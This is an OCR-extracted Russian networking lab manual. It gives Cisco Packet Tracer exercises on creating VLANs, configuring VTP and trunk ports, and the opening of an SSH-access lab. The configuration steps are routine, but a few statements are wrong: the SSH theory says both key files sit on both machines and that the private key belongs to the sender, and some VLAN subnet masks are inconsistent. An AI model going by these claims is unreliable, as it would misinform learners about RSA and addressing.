


Рисунок 6-Логический уровень Packet Tracer

Кликнем по нему один раз ЛКМ, чтобы открыть окно настроек. Переходим на вкладку Phiysical для знакомства с физическими параметрами коммутатора (рис.22).




Рисунок 7- Внешний вид коммутатора

Шаг 2. Создание VLAN.

Перейдите на вкладку CLI. Для выполнения конфигурирования необходимо войти в привилегированный режим – для этого вводим команду enable. Коммутатор может создавать VLAN, только если он находится в режиме VTP – «сервер» или VTP – «прозрачный». По умолчанию коммутаторы серий Catalyst 2900XL, 3500XL, 2950, 2970 и 2940 находятся в режиме "сервер". Проверьте это с помощью команды ***show vtp status***:

```
Switch#show vtp status
VTP Version                     : 2
Configuration Revision          : 0
Maximum VLANs supported locally : 255
Number of existing VLANs        : 5
VTP Operating Mode              : Server
VTP Domain Name                 :
VTP Pruning Mode                : Disabled
VTP V2 Mode                     : Disabled
VTP Traps Generation            : Disabled
MD5 digest                      : 0x7D 0x5A 0xA6 0x0E 0x9A 0x72 0xA0 0x3A
Configuration last modified by 0.0.0.0 at 0-0-00 00:00:00
Local updater ID is 0.0.0.0 (no valid interface found)
```

После проверки состояния VTP можно создавать VLAN на коммутаторе. По умолчанию (default) все порты находятся в одном VLAN, имеющим номер 1. Переименовать или удалить VLAN 1 нельзя. Просмотреть информацию о существующих VLAN-х на коммутаторе можно с помощью команды ***show vlan***:




Рисунок 8- Просмотр существующих VLAN

Создать VLAN можно тремя способами:

1) войдя в базу VLAN:

```
Switch#vlan database
% Warning: It is recommended to configure VLAN from config mode,
  as VLAN database mode is being deprecated. Please consult user
  documentation for configuring VTP/VLAN in config mode.

Switch(vlan)#vlan 5 name vlan_5
VLAN 5 added:
    Name: vlan_5
Switch(vlan)#^Z
Switch#
%SYS-5-CONFIG_I: Configured from console by console

Switch#sh vlan

VLAN Name                              Status    Ports
---- --------------------------------- --------- -------------------------------
1    default                           active    Fa0/1, Fa0/2, Fa0/3, Fa0/4
                                                 Fa0/5, Fa0/6, Fa0/7, Fa0/8
                                                 Fa0/9, Fa0/10, Fa0/11, Fa0/12
                                                 Fa0/13, Fa0/14, Fa0/15, Fa0/16
                                                 Fa0/17, Fa0/18, Fa0/19, Fa0/20
                                                 Fa0/21, Fa0/22, Fa0/23, Fa0/24
                                                 Gig1/1, Gig1/2
3    vlan_3                            active
4    vlan_4                            active
5    vlan_5                            active
1002 fddi-default                      act/unsup
1003 token-ring-default                act/unsup
1004 fddinet-default                   act/unsup
1005 trnet-default                     act/unsup
```

2) приписав интерфейсу номер VLAN, которой он теперь принадлежит:

```
Switch(config)#int fa0/1
Switch(config-if)#switchport access vlan 55
% Access VLAN does not exist. Creating vlan 55
Switch(config-if)#
```

3) задав в конфигурационном режиме команду ***vlan [номер_VLAN]***:

```
Switch(config)#vlan 3
Switch(config-vlan)#
%LINK-5-CHANGED: Interface Vlan3, changed state to up

Switch(config-vlan)#name vlan_3
Switch(config-vlan)#^Z
Switch#
%SYS-5-CONFIG_I: Configured from console by console

Switch#sh vlan

VLAN Name                              Status    Ports
---- --------------------------------- --------- -------------------------------
1    default                           active    Fa0/1, Fa0/2, Fa0/3, Fa0/4
                                                 Fa0/5, Fa0/6, Fa0/7, Fa0/8
                                                 Fa0/9, Fa0/10, Fa0/11, Fa0/12
                                                 Fa0/13, Fa0/14, Fa0/15, Fa0/16
                                                 Fa0/17, Fa0/18, Fa0/19, Fa0/20
                                                 Fa0/21, Fa0/22, Fa0/23, Fa0/24
                                                 Gig1/1, Gig1/2
3    vlan_3                            active
1002 fddi-default                      act/unsup
1003 token-ring-default                act/unsup
1004 fddinet-default                   act/unsup
1005 trnet-default                     act/unsup
```

Создадим VLAN через базу, пройдя следующие этапы:

a) вход в базу данных VLAN с помощью команды **vlan database**:

Switch#vlan database

b) создание vlan и присваивание ей имени:

Switch(vlan)#vlan 2 name vsetka_2

VLAN 2 added:

Name: vsetka_2

Создайте самостоятельно VLAN 3 с именем vsetka_3

c) выход из базы данных VLAN командой ***exit***

```
Switch(vlan)#exit
APPLY completed.
Exiting....
```

d) проверка созданных VLAN ***show vlan***:

IOS Command Line Interface

```
Switch#show vlan

VLAN Name                                Status    Ports
---- ----------------------------------- --------- -------------------------------
1    default                             active    Fa0/1, Fa0/2, Fa0/3, Fa0/4
                                                   Fa0/5, Fa0/6, Fa0/7, Fa0/8
                                                   Fa0/9, Fa0/10, Fa0/11, Fa0/12
                                                   Fa0/13, Fa0/14, Fa0/15, Fa0/16
                                                   Fa0/17, Fa0/18, Fa0/19, Fa0/20
                                                   Fa0/21, Fa0/22, Fa0/23, Fa0/24
2    vsetka_2                            active
3    vsetka_3                            active
1002 fddi-default                        act/unsup
1003 token-ring-default                  act/unsup
1004 fddinet-default                     act/unsup
1005 trnet-default                       act/unsup

VLAN Type  SAID       MTU   Parent RingNo BridgeNo Stp  BrdgMode Trans1 Trans2
---- ----- ---------- ----- ------ ------ -------- ---- -------- ------ ------
1    enet  100001     1500  -      -      -        -    -        0      0
2    enet  100002     1500  -      -      -        -    -        0      0
3    enet  100003     1500  -      -      -        -    -        0      0
1002 fddi  101002     1500  -      -      -        -    -        0      0
 --More-- |
```

Шаг 3. Конфигурирование портов коммутатора и отнесение их к соответствующим VLAN

Перейдем в режим конфигурации интерфейса командой **configure terminal (conf t)**. Следующие команды назначат интерфейс Fast Ethernet 0/1 в VLAN 2:

```
Switch(config)#int fa 0/1
Switch(config-if)#switchport access vlan 2
Switch(config-if)#exit
```

Аналогично пропишите интерфейс fa 0/2 в VLAN 2, а fa0/3 и fa0/4 в Vlan 3. Сохраните конфигурацию командой ***write memory***:

```
Switch#write memory
Building configuration...
[OK]
```

Проверьте конфигурацию командой ***show vlan.***

IOS Command Line Interface

```
Switch#show vlan

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Fa0/5, Fa0/6, Fa0/7, Fa0/8
                                                Fa0/9, Fa0/10, Fa0/11, Fa0/12
                                                Fa0/13, Fa0/14, Fa0/15, Fa0/16
                                                Fa0/17, Fa0/18, Fa0/19, Fa0/20
                                                Fa0/21, Fa0/22, Fa0/23, Fa0/24
2    vsetka_2                         active    Fa0/1, Fa0/2
3    vsetka_3                         active    Fa0/3, Fa0/4
1002 fddi-default                     act/unsup
1003 token-ring-default               act/unsup
```

Шаг 4. Конфигурирование компьютеров

Добавляем на рабочий стол в топологию - PC-PT (Рисунок 9).

Рисунок 9 - Размещение коммутатора и ПК

Назначим IP-адреса каждому компьютеру:
- для PC0 – 192.168.0.1;
- для PC1 – 192.168.0.2;
- для PC2 – 192.168.0.3;
- для PC3 – 192.168.0.4.

Шаг 5. Соединение устройств

Для соединения компьютеров с коммутатором будем использовать кабель Copper Straight-Through с вкладки Connections (Рисунок 10).




Рисунок 10- Соединение устройств

Следует подождать некоторое время, пока коммутатор закончит свою настройку, о чем нам сообщит зеленый цвет индикаторов. Т.к. при настройке коммутатора мы определили порты Fa0/1 и Fa0/2 для VLAN 2, следовательно, PC0 и PC1 принадлежат VLAN 2, а PC2 и PC3 принадлежат VLAN 3.

Шаг 6. Проверка работоспособности сети

Для проверки работоспособности сети выполним утилиту ping между всеми 4-мя компьютерами (Вкладка Desktop -> Command Prompt в окне настроек компьютера). Компьютеры в одной VLAN видят друг друга – утилита Ping проходит нормально, а компьютеры в разных vlan не видят друг друга и ping не проходит.

Задание 2. Создание VLAN на примере пяти коммутаторов. Протокол VTP

Для закрепления полученных знаний решим более сложную задачу. Построим схему сети, изображённую на рисунке 11.




Рисунок 11 - Топология сети для настройки VLAN

Шаг 1. Конфигурация компьютеров.

Для начала работы задайте компьютерам имена и IP-адреса из следующих пулов адресов:

- 10.1.10.0/16 для ПК Students (VLAN 10)
- 10.1.20.0/16 для ПК Trainers (VLAN 20)
- 10.1.50.0/16 для ПК Servers (VLAN 50)
- 10.1.100.0/16 для ПК MRKT (VLAN 100)
- 10.1.200.0/16 для ПК Management (VLAN 200)

Для того, чтобы коммутаторы правильно взаимодействовали, необходимо порты, соединяющие собой разные коммутаторы, настроить в режиме **trunk.** Напомним, что **trunk** –режим работы порта, который обеспечивает взаимодействие **vlan** на разных коммутаторах.

Когда необходима связь между двумя **vlan,** находящимися на разных коммутаторах, в коммутаторах Cisco используется Native VLAN- это VLAN, к которому коммутатор относит все кадры, идущие без тега, или кадры, получаемые с нераспределенных портов (портов, которые явно не включены ни в один VLAN).

Транковый порт с native vlan работает следующим образом:

1. Если из коммутатора через trunk-порт выходит кадр из native vlan – по транку он идет без тега заголовка (тега) vlan.

2. Если по trunk-порту приходит кадр без заголовка vlan – он отдается в native vlan, настроенный для порта. К нему приписывается тег native vlan.

Распределение по портам следующее:

- SW0: порт FE0/1, FE0/2 – trunk;
- SW3: порт FE0/1– trunk, FE0/2, FE0/3 – vlan_10, FE0/4 – vlan_20;
- SW4: порт FE0/1– trunk, FE0/2, FE0/3 – vlan_10, FE0/4 – vlan_20;

Шаг 2. Настройка протокола VTP.

Теперь возьмёмся за конфигурацию коммутаторов. Проверив командой ***sh vtp status*** серверный статус коммутаторов, переводим коммутаторы SW1 и SW2 в статус «Transparent», а SW3 и SW4 – в статус «Client».

```
SW1(config)#vtp mode transparent
Setting device to VTP TRANSPARENT mode.

SW3(config)#vtp mode client
Setting device to VTP CLIENT mode.
```

Настроим интерфейсы, через которые соединены коммутаторы, в режим trunk. На примере SW0 настроим его интерфейсы FastEthernet0/1 и FastEthernet0/2:

```
SW0(config)#int fa 0/1
SW0(config-if)#switchport mode trunk
SW0(config)#int fa 0/2
SW0(config-if)#switchport mode trunk
```

По логам мы увидим, что интерфейс перезагрузился, принимая новые настройки, интерфейс соседнего коммутатора так же принял режим trunk. Таким же образом настроим четыре других коммутатора. Интерфейсы, к которым подключены к коммутаторам компьютеры, пока не трогаем. Для того, чтобы заработал vtp протокол, необходимо, чтобы коммутаторы находились в одном домене. Пропишем его на главном (SW0) коммутаторе:

SW0(config)#vtp domain **cisco (это имя домена)**

Прежде, чем прописывать имя домена VTP протокола, необходимо убедиться, что все порты, через которые коммутаторы подключены друг к другу, находятся в режиме **trunk**. Сделать это можно с помощью команды ***sh vlan –*** порты с режимом trunk не будут видны.

Домен сменился со значения NULL на заданное. Посмотрим, что теперь выводит команда ***sh vtp status*** у SW1:

```
SW1#sh vtp status
VTP Version                     : 2
Configuration Revision          : 0
Maximum VLANs supported locally : 255
Number of existing VLANs        : 5
VTP Operating Mode              : Transparent
VTP Domain Name                 :
VTP Pruning Mode                : Disabled
VTP V2 Mode                     : Disabled
VTP Traps Generation            : Disabled
MD5 digest                      : 0x7D 0x5A 0xA6 0x0E 0x9A 0x72 0xA0 0x3A
Configuration last modified by 0.0.0.0 at 0-0-00 00:00:00
```

И SW3.

```
SW#sh vtp status
VTP Version                     : 2
Configuration Revision          : 0
Maximum VLANs supported locally : 255
Number of existing VLANs        : 5
VTP Operating Mode              : Client
VTP Domain Name                 : cisco
VTP Pruning Mode                : Disabled
VTP V2 Mode                     : Disabled
VTP Traps Generation            : Disabled
MD5 digest                      : 0xAA 0xB9 0x0C 0xCD 0xD7 0xE8 0xA6 0xE0
Configuration last modified by 0.0.0.0 at 0-0-00 00:00:00
Switch#
```

У SW1 ничего не изменилось, потому что он находится в «прозрачном» режиме, себе он ничего не записал, но передал информацию от коммутатора-«сервера» следующему коммутатору, SW3, а тот уже записал к себе в базу имя домена, так как находится в режиме «клиента». Это значит, что протокол VTP работает корректно. Тем не менее, не смотря на то, что «прозрачный» коммутатор ничего не прописал себе, имя его домена должно быть таким же, что и у остальных для корректной работы. Поэтому необходимо задать имя домена и для «прозрачных» коммутаторов.

Шаг 3. Настройка VLAN

Начнём настройку VLAN. На SW0 создаём VLAN 10 с именем student и VLAN 20 с именем trainer.




Рисунок 12 - Распределение компьютеров по VLAN

```
SW0(config)#vlan 10
SW0(config-vlan)#name student
SW0(config-vlan)#ex
SW0(config)#vlan 20
SW0(config-vlan)#name trainer
SW0(config-vlan)#ex
```

Проверяем, что они создались:
SW0#sh vlan

```
VLAN Name                              Status    Ports
---- --------------------------------- --------- -------------------------------
1    default                           active    Fa0/3, Fa0/4, Fa0/5, Fa0/6
                                                 Fa0/7, Fa0/8, Fa0/9, Fa0/10
                                                 Fa0/11, Fa0/12, Fa0/13, Fa0/14
                                                 Fa0/15, Fa0/16, Fa0/17, Fa0/18
                                                 Fa0/19, Fa0/20, Fa0/21, Fa0/22
                                                 Fa0/23, Fa0/24, Gig1/1, Gig1/2
10   student                           active
20   trainer                           active
```

Проверяем на коммутаторах SW3 и SW4:
SW3#sh vlan

```
VLAN Name                              Status    Ports
---- --------------------------------- --------- -------------------------------
1    default                           active    Fa0/2, Fa0/3, Fa0/4, Fa0/5
                                                 Fa0/6, Fa0/7, Fa0/8, Fa0/9
                                                 Fa0/10, Fa0/11, Fa0/12, Fa0/13
                                                 Fa0/14, Fa0/15, Fa0/16, Fa0/17
                                                 Fa0/18, Fa0/19, Fa0/20, Fa0/21
                                                 Fa0/22, Fa0/23, Fa0/24, Gig1/1
                                                 Gig1/2
10   student                           active
20   trainer                           active
```

«Клиенты» приняли созданные VLAN от «сервера». Настроим так на портах SW0 **native vlan**, номер **native vlan** дадим 10 – все нетегированные кадры пойдут во VLAN 10 с именем student.

```
SW0(config)#int fa0/1
SW0(config-if)#switchport trunk native vlan 10
```

ВАЖНО! Если в логах постоянно появляется сообщение:
%CDP-4-NATIVE_VLAN_MISMATCH: Native VLAN mismatch discovered on FastEthernet0/1 (10), with SW1 FastEthernet0/1 (1).

Это значит, что на одном конце провода Native VLAN имеет другой номер, значит, на другом коммутаторе надо поставить такой же. Как только мы пропишем на обоих концах одного провода одинаковые Native VLAN, нам покажется лог, что порт разблокирован.

К сожалению, протокол VTP не передаёт вместе с VLAN'ами номера портов, которые к ним прикреплены, а потому это придётся сделать вручную на каждом коммутаторе. Не забываем, что коммутаторы SW1 и SW2 находятся в режиме Transparent, они VLAN от «сервера» не приняли, но отправили «клиентам». Им нужно создать свою базу VLAN и приписать к ним порты:

- SW1: порт FE0/1, FE0/2 – trunk, FE0/3, FE0/4 – vlan_200, FE0/5 – vlan_100;
- SW2: порт FE0/1, FE0/2 – trunk, FE0/3 – vlan_20, FE0/4 – vlan_10, FE0/5, FE0/6 – vlan_50.

Так же в базе SW1 должны быть созданы vlan_10 и vlan_20, но без приписки к портам. Метод и команды те же, что были до этого.

Шаг 4. Проверим связь между Host-Student1 и Host-Student22 – ping должен пройти, не смотря на то, что они входят в одну VLAN, расположенную на разных коммутаторах.

Контрольные вопросы:

1. Что такое ЛВС?
2. Что такое широковещательный домен? Широковещательный шторм?
3. Назначение и основные характеристики коммутатора (пропускная способность, максимальная пропускная способность, количество портов).
4. Что такое VLAN? Какие они дают преимущества?
5. На каком уровне модели OSI работает коммутатор?
6. Расскажите путь кадра по уровням модели OSI на примере команды ping.
7. Способы создания VLAN.
8. Структура Ethernet-кадра. Структура тегированного Ethernet-кадра.
9. Что такое VTP? Режимы работы коммутаторов в этом протоколе?
10. Что такое 802.1q?
11. Какой командой можно отнести порт к VLAN?
12. Что такое VID и PVID?
13. Какие команды вы использовали для конфигурирования VLAN?
14. Как можно просмотреть сконфигурированные VLAN?
15. Как организовать связь между ПК, расположенных в одной VLAN, но на разных коммутаторах?

Лабораторная работа № 9.2.
Доступ к оборудованию Cisco по протоколу SSH

Цель лабораторной работы: изучить работу протокола SSH.

Задачи:

- собрать топологию сети
- настроить виртуальный интерфейс коммутатора
- настроить доступ по SSH к коммутатору
- настроить доступ по SSH к роутеру

Теоретические сведения

В настоящее время для получения удалённого доступа к сетевому оборудованию часто используют протокол SSH.

SSH (Secure Shell) – сетевой протокол прикладного уровня модели OSI, позволяющий производить удаленное управление операционной системой (или устройством, на котором она работает) и туннелировать TCP-соединения для передачи файлов. Для своей работы SSH использует 22 порт

Если вы только начинающий сетевой инженер, то должны себе уяснить, что хоть устройства Cisco и имеют GUI интерфейс управления, его никто не использует, так как соединение ssh надежнее и подтверждает, что человек, который по нему подключился, как минимум знает, что делает. Еще одним

из преимуществ является то, что ssh соединение – это просто консольный ввод команд, а, значит, он кушает меньше трафика и требует меньшую сетевую пропускную способность, в отличии от графического GUI интерфейса, а это означает, что через него легко можно управлять устройством из мест, где очень слабый интернет.

Многие сразу могут провести аналогию с протоколом telnet, но есть одно но: ssh соединение шифрует и передаваемые пароли и весь остальной трафик. Бонусом является то, что при работе за удалённым компьютером через данную командную оболочку можно передавать по зашифрованному каналу медиа- и видео-потоки, далеко за примером ходить не нужно: веб-камеры.




Рис. 1 – Соединение по SSH

Перед тем, как установить соединение происходит аутентификация – процедура установления подлинности. При аутентификации предварительно генерируется пара открытого и закрытого ключа для определенного пользователя. Оба файла хранятся как на удаленной машине, так и на машине, к которой производится подключение. Эти файлы не передаются при аутентификации, система лишь проверяет, что пользователь открытого ключа также владеет и закрытым. Открытый ключ используется для проверки электронной цифровой подписи и шифрования сообщений. Закрытый ключ используется для генерации электронной цифровой подписи и расшифрования сообщений. Электронная цифровая подпись позволяет проверить отсутствие искажений информации, а также подтвердить владельца сертификата. Для шифрования данных и создания ЭЦП используется криптографический алгоритм RSA. Работа RSA основывается на вычислительной сложности задачи факторизации больших целых чисел. Не будем углубляться в дебри, рассмотрим поверхностно и достаточно для понимания.

Рис. 2 – Схематичное описание работы RSA

Боб и Алиса переписываются в Интернете и хотят использовать шифрование для хранения переписки в секрете. В RSA открытый и закрытый ключ состоят из пары чисел. Закрытый ключ хранится в секрете, а открытый сообщается. Алиса заранее сгенерировала закрытый и открытый ключ, а затем отправила открытый Бобу. Боб хочет послать сообщение Алисе. Боб шифрует сообщение *m*, используя открытый ключ Алисы (e, N). В итоге он получает зашифрованное сообщение *c*. Далее по каналу связи сообщение *c* передается Алисе. Алиса расшифровывает сообщение *c* с помощью своего закрытого ключа (d, N) и получает отправленное сообщение *m*. Таким образом, для того, чтобы расшифровать

данные необходимо иметь закрытый ключ, который имеется только у отправителя. В этом и заключается суть работы данного алгоритма.

Практическое задание.

Шаг 1. Собрание представленной на рисунке 3 схемы сети.




Рис. 3 – Схема сети

